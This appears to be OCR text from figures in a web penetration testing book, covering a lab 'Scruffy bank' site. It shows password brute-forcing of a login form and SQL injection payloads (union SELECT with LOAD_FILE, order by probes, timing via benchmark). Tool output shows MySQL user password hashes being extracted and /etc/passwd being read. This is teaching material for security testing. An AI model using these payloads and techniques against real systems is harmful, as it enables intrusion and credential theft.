
<h3>Welcome to Scruffy bank</h3>
<h5>Please sign in to get access.</h5>
<form id="login-form" method="post" action="check_login.php" class="form">

<label for="login-username">Username</label>
<input type="text" class="form-control" id="username" name="username" placeholder="Username">

<label for="login-password">Password</label>
<input type="password" class="form-control" id="password" name="password" placeholder="Password">

<button type="submit" id="login-btn" class="btn btn-primary btn-block">Signin   </button>


pentester@pentester-packt: ~/Desktop/Examples/Section-5
pentester@pentester-packt:~/Desktop/Examples/Section-5$ python forzaBruta-forms.py -w http://www.scruffybank.com/check_login.php -t 5 -f pass.txt -p "username=admin&password=FUZZ"
* ForzaBruta Forms 0.5*
Time code chars words lines
.27540087 302 2373 170 73 Apache/2.4.12 (Ubuntu) admin
.01477408 302 2373 170 73 Apache/2.4.12 (Ubuntu) asdmini=
.01481389 302 2373 170 73 Apache/2.4.12 (Ubuntu) userman
.00593495 302 2373 170 73 Apache/2.4.12 (Ubuntu) manager
.00540184 302 2373 170 73 Apache/2.4.12 (Ubuntu) powerful
.00528383 302 2373 170 73 Apache/2.4.12 (Ubuntu) test
.00517296 302 2373 170 73 Apache/2.4.12 (Ubuntu) administrator
.01308894 302 2373 170 73 Apache/2.4.12 (Ubuntu) aaaadmin
.00506711 302 2373 170 73 Apache/2.4.12 (Ubuntu) asdmini=
.00497698 302 2373 170 73 Apache/2.4.12 (Ubuntu) userman
.00291514 302 2373 170 73 Apache/2.4.12 (Ubuntu) manager
.00336790 302 2373 170 73 Apache/2.4.12 (Ubuntu) powerful
.00373697 302 2373 170 73 Apache/2.4.12 (Ubuntu) test
.00395894 302 2373 170 73 Apache/2.4.12 (Ubuntu) dmin
.00370907 302 2373 170 73 Apache/2.4.12 (Ubuntu) asdmini=
.00469899 302 2373 170 73 Apache/2.4.12 (Ubuntu) userman
.00572991 302 2373 170 73 Apache/2.4.12 (Ubuntu) manager



pentester@pentester-packt: ~/Desktop/Examples/Section-5
pentester@pentester-packt:~/Desktop/Examples/Section-5$ python forzaBruta-forms.py -w http://www.scruffybank.com/check_logi
sword=FUZZ" -c 2373
****
* ForzaBruta Forms 0.5*
****
Time code chars words lines
.00375795 302 12345 830 443 Apache/2.4.12 (Ubuntu) administrator123
pentester@pentester-packt:~/Desktop/Examples/Section-5$


Chapter 06: Detecting and Exploiting SQL Injection Vulnerabilities


- MySQL: You have an error in your SQL syntax
- MSSQL: Invalid SQL statement or JDBC escape, terminating "' not found


- http://www.scruffybank.com?id=1008 AND substring(@@version, 1, 1)=5


- select benchmark(15000000,md5(0x4e446b6e))









pentester@pentester-packt: ~/Desktop/Examples/Section-6
pentester@pentester-packt:~$ cd Desktop/Examples/Section-6/
pentester@pentester-packt:~/Desktop/Examples/Section-6$ python SQLinjector-0.py -w "http://www.scruffybank.com/users.php?id=FUZZ&Submit=Submit#" -i injections.txt
****
* SQLinjector 1.0 *
****
[-] Opening injections file: injections.txt
[-] Testing errors: http://www.scruffybank.com/users.php?id='&Submit=Submit#
[-] Testing errors: http://www.scruffybank.com/users.php?id="&Submit=Submit#
[-] Testing errors: http://www.scruffybank.com/users.php?id=/&Submit=Submit#
[-] Testing errors: http://www.scruffybank.com/users.php?id=/*&Submit=Submit#
[-] Testing errors: http://www.scruffybank.com/users.php?id=#&Submit=Submit#
[-] Testing errors: http://www.scruffybank.com/users.php?id=)&Submit=Submit#
[-] Testing errors: http://www.scruffybank.com/users.php?id=(&Submit=Submit#
[-] Testing errors: http://www.scruffybank.com/users.php?id=)'&Submit=Submit#
[-] Testing errors: http://www.scruffybank.com/users.php?id=('&Submit=Submit#
[-] Testing errors: http://www.scruffybank.com/users.php?id=and 1=1&Submit=Submit#
[-] Testing errors: http://www.scruffybank.com/users.php?id=and 1=2&Submit=Submit#
[-] Testing errors: http://www.scruffybank.com/users.php?id=and 1>2&Submit=Submit#
[-] Testing errors: http://www.scruffybank.com/users.php?id=and 1<2&Submit=Submit#
[+] Detection results:
http://www.scruffybank.com/users.php?id='&Submit=Submit#
http://www.scruffybank.com/users.php?id=)'&Submit=Submit#
http://www.scruffybank.com/users.php?id=('&Submit=Submit#
pentester@pentester-packt:~/Desktop/Examples/Section-6$



Mozilla Firefox
http://www...it=Submit#
www.scruffybank.com/users.php?id='&Submit=Submit#
Search
USER ID:
Submit
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''''' at line 1


http://www...it=Submit#
www.scruffybank.com/users.php?id=a' order by 1-- -&Submit=Submit#
USER ID:
Submit
ID: a' order by 1-- -
Name: admin
role: admin


http://www...it=Submit#
www.scruffybank.com/users.php?id=a' order by 3-- -&Submit=Submit#
USER ID:
Submit
Unknown column '3' in 'order clause'



http://www...it=Submit#
www.scruffybank.com/users.php?id=a' order by 2-- -&Submit=Submit#
USER ID:
Submit
ID: a' order by 2-- -
Name: admin
role: admin


http://www...it=Submit#
www.scruffybank.com/users.php?id=a' group by passwd-- -&Submit=Submit#
USER ID:
Submit
ID: a' group by passwd-- -
Name: admin
role: admin


http://www...it=Submit#
www.scruffybank.com/users.php?id=a' group by username-- -&Submit=Submit#
USER ID:
Submit
Unknown column 'username' in 'group statement'


```
pentester@pentester-packt:~/Desktop/Examples/Section-6$ python SQLinjector-1.py -w "http://www.scruffybank.com/users.php?id=FUZZ&Submit=Submit#" -i injections.txt

**************************************
* SQLinjector  1.0                   *
**************************************
[-] Opening injections file: injections.txt
[-] Testing errors: http://www.scruffybank.com/users.php?id='&Submit=Submit#
[-] Testing errors: http://www.scruffybank.com/users.php?id="&Submit=Submit#
[-] Testing errors: http://www.scruffybank.com/users.php?id=/&Submit=Submit#
[-] Testing errors: http://www.scruffybank.com/users.php?id=/*&Submit=Submit#
[-] Testing errors: http://www.scruffybank.com/users.php?id=#&Submit=Submit#
[-] Testing errors: http://www.scruffybank.com/users.php?id=)&Submit=Submit#
[-] Testing errors: http://www.scruffybank.com/users.php?id=(&Submit=Submit#
[-] Testing errors: http://www.scruffybank.com/users.php?id=)'&Submit=Submit#
[-] Testing errors: http://www.scruffybank.com/users.php?id=('&Submit=Submit#
[-] Testing errors: http://www.scruffybank.com/users.php?id=and 1=1&Submit=Submit#
[-] Testing errors: http://www.scruffybank.com/users.php?id=and 1=2&Submit=Submit#
[-] Testing errors: http://www.scruffybank.com/users.php?id=and 1>2&Submit=Submit#
[-] Testing errors: http://www.scruffybank.com/users.php?id=and 1<2&Submit=Submit#

[+] Detection results:
----------------------
http://www.scruffybank.com/users.php?id='&Submit=Submit#
http://www.scruffybank.com/users.php?id=)'&Submit=Submit#
http://www.scruffybank.com/users.php?id=('&Submit=Submit#

[+] Detect columns:
-------------------
Number of columns: 2

[+] Columns names found:
------------------------
name
passwd
id
role
```


```
pentester@pentester-packt:~/Desktop/Examples/Section-6$ python SQLinjector-2.py -w "http://www.scruffybank.com/
users.php?id=FUZZ&Submit=Submit#" -i injections.txt

************************************
* SQlinjector  1.0                 *
************************************
[-] Opening injections file: injections.txt
[-] Testing errors: http://www.scruffybank.com/users.php?id='&Submit=Submit#
[-] Testing errors: http://www.scruffybank.com/users.php?id="&Submit=Submit#
[-] Testing errors: http://www.scruffybank.com/users.php?id=/&Submit=Submit#
[-] Testing errors: http://www.scruffybank.com/users.php?id=/*&Submit=Submit#
[-] Testing errors: http://www.scruffybank.com/users.php?id=#&Submit=Submit#
[-] Testing errors: http://www.scruffybank.com/users.php?id=)&Submit=Submit#
[-] Testing errors: http://www.scruffybank.com/users.php?id=(&Submit=Submit#
[-] Testing errors: http://www.scruffybank.com/users.php?id=)'&Submit=Submit#
[-] Testing errors: http://www.scruffybank.com/users.php?id=('&Submit=Submit#
[-] Testing errors: http://www.scruffybank.com/users.php?id=and 1=1&Submit=Submit#
[-] Testing errors: http://www.scruffybank.com/users.php?id=and 1=2&Submit=Submit#
[-] Testing errors: http://www.scruffybank.com/users.php?id=and 1>2&Submit=Submit#
[-] Testing errors: http://www.scruffybank.com/users.php?id=and 1<2&Submit=Submit#
[+] Detection results:
-----------------
http://www.scruffybank.com/users.php?id='&Submit=Submit#
http://www.scruffybank.com/users.php?id=)'&Submit=Submit#
http://www.scruffybank.com/users.php?id=('&Submit=Submit#
[+] Detect columns:
-----------------
Number of columns: 2
[+] Columns names found:
------------------------
name
passwd
id
role
[+] DB version:
---------------
5.6.28-0ubuntu0.15.10.1
[+] Current USER:
---------------
root@localhost
[+] Attempting MYSQL user extraction
-------------------------------------
root
*0D0451084452E865B24E1D695CB80820914048F1
```



pma__tracking
phpmyadmin
pma__userconfig
phpmyadmin
pma__usergroups
phpmyadmin
pma__users
phpmyadmin
pma__bookmark
phpmyadmin
pma__column_info
phpmyadmin
pma__designer_coords
phpmyadmin
pma__favorite
phpmyadmin
pma__history
phpmyadmin
pma__navigationhiding
phpmyadmin
pma__pdf_pages
phpmyadmin
pma__recent
phpmyadmin
pma__relation
phpmyadmin
pma__savedsearches
phpmyadmin
pma__table_coords
phpmyadmin
pma__table_info
phpmyadmin
pma__table_uiprefs
phpmyadmin
pma__tracking
phpmyadmin
pma__userconfig
phpmyadmin
pma__usergroups
phpmyadmin
pma__users
pyweb
users


```
phpmyadmin
pma__table_info
phpmyadmin
pma__table_uiprefs
phpmyadmin
pma__tracking
phpmyadmin
pma__userconfig
phpmyadmin
pma__usergroups
phpmyadmin
pma__users
pyweb
users
[+] Attempting MYSQL user extraction
-------------------------------------
root
*0D0451084452E865B24E1D695CB80820914048F1
root
*0D0451084452E865B24E1D695CB80820914048F1
debian-sys-maint
*06180292A5BD294B4A176D005A2BF7465742E9CD
root
*0D0451084452E865B24E1D695CB80820914048F1
debian-sys-maint
*06180292A5BD294B4A176D005A2BF7465742E9CD
phpmyadmin
*0D0451084452E865B24E1D695CB80820914048F1

[+] Reading file: /etc/passwd
---------------------------------
<form action="#" method="GET"><p> USER  ID:<input type="text" size="15" name="id"><input type="submit" name="Su
bmit" value="Submit"><pre>ID: A' union SELECT 1,CONCAT('TOK',
       LOAD_FILE('" filename "'),'TOK')-- -<br />Name: admin<br />role: admin</pre><pre>ID: A' union SELECT 1,
CONCAT('TOK',
       LOAD_FILE('" filename "'),'TOK')-- -<br />Name: admin<br />role: admin</pre><pre>ID: A' union SELECT 1,
CONCAT('TOK',
       LOAD_FILE('" filename "'),'TOK')-- -<br />Name: 1<br />role: </pre>
```


Chapter 07: Intercepting HTTP Requests














Connection Settings
Configure Proxies to Access the Internet
No proxy
Auto-detect proxy settings for this network
Use system proxy settings
Manual proxy configuration:
HTTP Proxy: 127.0.0.1
Port: 8080
Use this proxy server for all protocols
SSL Proxy:
Port: 0
FTP Proxy:
Port: 0
SOCKS Host:
Port: 0
SOCKS v4
SOCKS v5
Remote DNS
No Proxy for:
localhost, 127.0.0.1
Example: .mozilla.org, .net.nz, 192.168.1.0/24
Automatic proxy configuration URL:
Reload
Do not prompt for authentication if password is saved
? Help
Cancel
OK



pentester@pentester-packt: ~/Desktop/Examples
>> GET http://www.edge-security.com/
← 200 text/html 3.99kB 1.57MB/s
GET http://www.edge-security.com/assets/css/main.css
← 200 text/css 75.2kB 101.59kB/s
